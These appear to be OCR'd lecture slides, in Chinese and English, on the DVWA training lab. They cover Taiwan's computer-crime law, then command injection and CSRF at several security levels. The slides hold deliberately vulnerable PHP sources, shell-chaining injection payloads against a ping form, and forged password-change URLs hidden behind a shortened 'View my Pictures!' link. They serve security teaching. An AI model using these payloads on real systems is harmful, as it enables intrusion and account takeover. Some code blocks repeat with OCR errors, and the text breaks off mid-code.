

DVWA

Damn Vulnerable Web Application



CHA

妨害電腦使用罪

第二編 分則

第三十六章 妨害電腦使用罪

第 358 條 無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 359 條 無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 360 條 無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 361 條 對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。

第 362 條 製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 363 條 第三百五十八條至第三百六十條之罪，須告訴乃論。



\$~: cat ./outline

- 環境準備
- Command Injection
- Cross Site Request Forgery (CSRF)
- File Inclusion
- File Upload
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- Cross Site Scripting (XSS)
 - DOM Based, Reflected, Stored



\$ ~/DVWA: cat ./Install

```
sudo apt update  
sudo apt install -y docker.io  
sudo usermod -aG docker $USER
```

Note : After adding user to group, you may have to **logout** and **login** to make the changes take effect




\$ ~/DVWA: cat ./Install

```
docker run -it -d -p 80:80 --name dvwa vulnerables/web-dvwa
```



\$ z /DVWA: cat ./Login



\$ ~/DVWA: cat ./Settings

```
docker exec -it <container_id> /bin/bash  
apt update && apt install vim -y  
vim /etc/php/7.0/apache2/php.ini
```

找到 allow_url_include 把 Off 改成 On

Note: Vim allows you to quickly find text using the /

Note: Obtain the container ID by running the command: docker ps



\$ ~/DVWA: cat ./Settings

service apache2 restart

Click **Create / Reset Database**



\$~/Command Injection: cat ./"Web Page"

Vulnerability: Command Injection

Ping a device

Enter an IP address:

1. 輸入 IP address

2. 點擊 Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.030/0.043/0.057/0.000 ms
```

3. 結果

\$~/Command Injection: cat ./Intro

- "Command injection is an attack in which the goal is **execution of arbitrary commands** on the host operating system via a vulnerable application."
 - 透過 Command Injection 類型的漏洞來執行 OS Commands
- "Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a **system shell**."
 - 使用了危險的 API
- "Command injection attacks are possible largely due to **insufficient input validation**."
 - 對於使用者輸入沒有檢查或驗證不足
- Testing for Command Injection



\$~/Command Injection/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$~/Command Injection/Low: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

- `isset()`
 - 檢查變數是否已設置
- `php_uname('s')`
 - 's': Operating system name
 - E.g., Windows NT XN1 5.1 build 2600
- `strstr($a, $b)`
 - 回傳 b 在 a 第一次出現到結尾的字串
 - 沒找到就回傳 false
- `shell_exec()`
 - 透過 shell 執行並將輸出用字串回傳

\$~/Command Injection/Low: cat ./Answer

- ping -c 4 127.0.0.1 ; ls
 - 不論前面的指令有沒有執行成功都會執行後面的
- ping -c 4 127.0.0.1 | ls
 - 把前一個指令當作後一個指令的輸入
- ping -c 4 127.0.0.1 -h || ls
 - ping -c 4 || ls
 - 前一個指令失敗才會執行後一個指令
- ping -c 4 127.0.0.1 & ls
 - "Executing the command in the background"
- ping -c 4 127.0.0.1 && ls
 - 前一個指令成功才會執行後一個指令



\$~/Command Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the charatcers in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$~/Command Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$~/Command Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'   => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

- **array_keys(\$a)**
 - 回傳 a 的 key
 - E.g., **Array([0] => "&&")**
- **str_replace(\$a, \$b, \$c)**
 - 將 c 內全部的 a 換成 b 後回傳
 - E.g., **\$target** 的 && 和 ; 全部換成空字元

\$~/Command Injection/Medium: cat ./Answer

- ping -c 4 127.0.0.1 | ls
 - 把前一個指令當作後一個指令的輸入
- ping -c 4 127.0.0.1 -h || ls
 - ping -c 4 || ls
 - 前一個指令失敗才會執行後一個指令
- ping -c 4 127.0.0.1 & ls
 - “Executing the command in the background”



\$z/Command Injection/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '`' => '',
        '||' => ''
    );

    // Remove any of the charatrs in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$z/Command Injection/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '`' => '',
        '||' => '',
    );

    // Remove any of the charatrs in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$z/Command Injection/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        '`' => '',
        '||' => ''
    );

    // Remove any of the chartrs in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



\$~/Command Injection/High: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '| ' => '',
        '_' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ` ` => '',
        '||' => '',
    );
}

// Remove any of the characters in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );

// Determine OS and execute the ping command.
if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}

// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}

?>
```

' | ' => ''
↑
空白



\$~/Command Injection/High: cat ./Answer

```
ping -c 4 127.0.0.1 | ls
```



```
ping -c 4 127.0.0.1 | ls
```

```
ping -c 4 127.0.0.1 || ls
```

\$~/Command Injection/Impossible: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

        // Determine OS and execute the ping command.
        if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
            // Windows
            $cmd = shell_exec( 'ping ' . $target );
        }
        else {
            // *nix
            $cmd = shell_exec( 'ping -c 4 ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
    }
    else {
        // Ops. Let the user know theres a mistake
        echo '<pre>ERROR: You have entered an invalid IP.</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/CSRF: cat ./"Web Page"

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

1. 輸入新密碼

Confirm new password:

2. 再次輸入新密碼

Change


3. 點擊 Change 送出

\$~/CSRF: cat ./Intro

- “Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently **authenticated**.”
- “For most sites, browser requests automatically include any credentials associated with the site, such as the **user’s session cookie, IP address, Windows domain credentials**, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.”
 - 透過受害者的合法 Cookie 等，偽造成受害者身分執行操作




\$-/CSRF: cat ./Example




```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

\$~ /CSRF: cat ./Example



```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

\$~ /CSRF: cat ./Example



```

```

\$~/CSRF/Low: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
            mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
            mysqli_error($GLOBALS["__mysqli_ston"]) :
            ($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```



\$~/CSRF/Low: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) { ← 檢查兩個輸入是否相同
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ?
            mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
            mysqli_error($GLOBALS["__mysqli_ston"]) :
            ($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>
```



\$~/CSRF/Low: cat ./Answer

```
http://127.0.0.1/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#
```



```
http://127.0.0.1/vulnerabilities/csrf/?password_new=<Attacker>&password_conf=<Attacker>&Change=Change#
```



```
https://bit.ly/3iF8Sxi
```



```
<a href="https://bit.ly/3iF8Sxi">View my Pictures!</a>
```

\$~/CSRF/Medium: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // ...
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);

?>
```



\$~/CSRF/Medium: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // ...
            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
?

?>
```



\$~/CSRF/Medium: cat ./"View Source"

```
<?php  
  
if( isset( $_GET[ 'Change' ] ) ) {  
    // Checks to see where the request came from  
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ] ) !== false ) {  
        // Get input  
        $pass_new = $_GET[ 'password_new' ];  
        $pass_conf = $_GET[ 'password_conf' ];  
  
        // Do the passwords match?  
        if( $pass_new == $pass_conf ) {  
            // ...  
            // Feedback for the user  
            echo "<pre>Password Changed.</pre>";  
        }  
        else {  
            // Issue with passwords matching  
            echo "<pre>Passwords did not match.</pre>";  
        }  
    }  
    else {  
        // Didn't come from a trusted source  
        echo "<pre>That request didn't look correct.</pre>";  
    }  
  
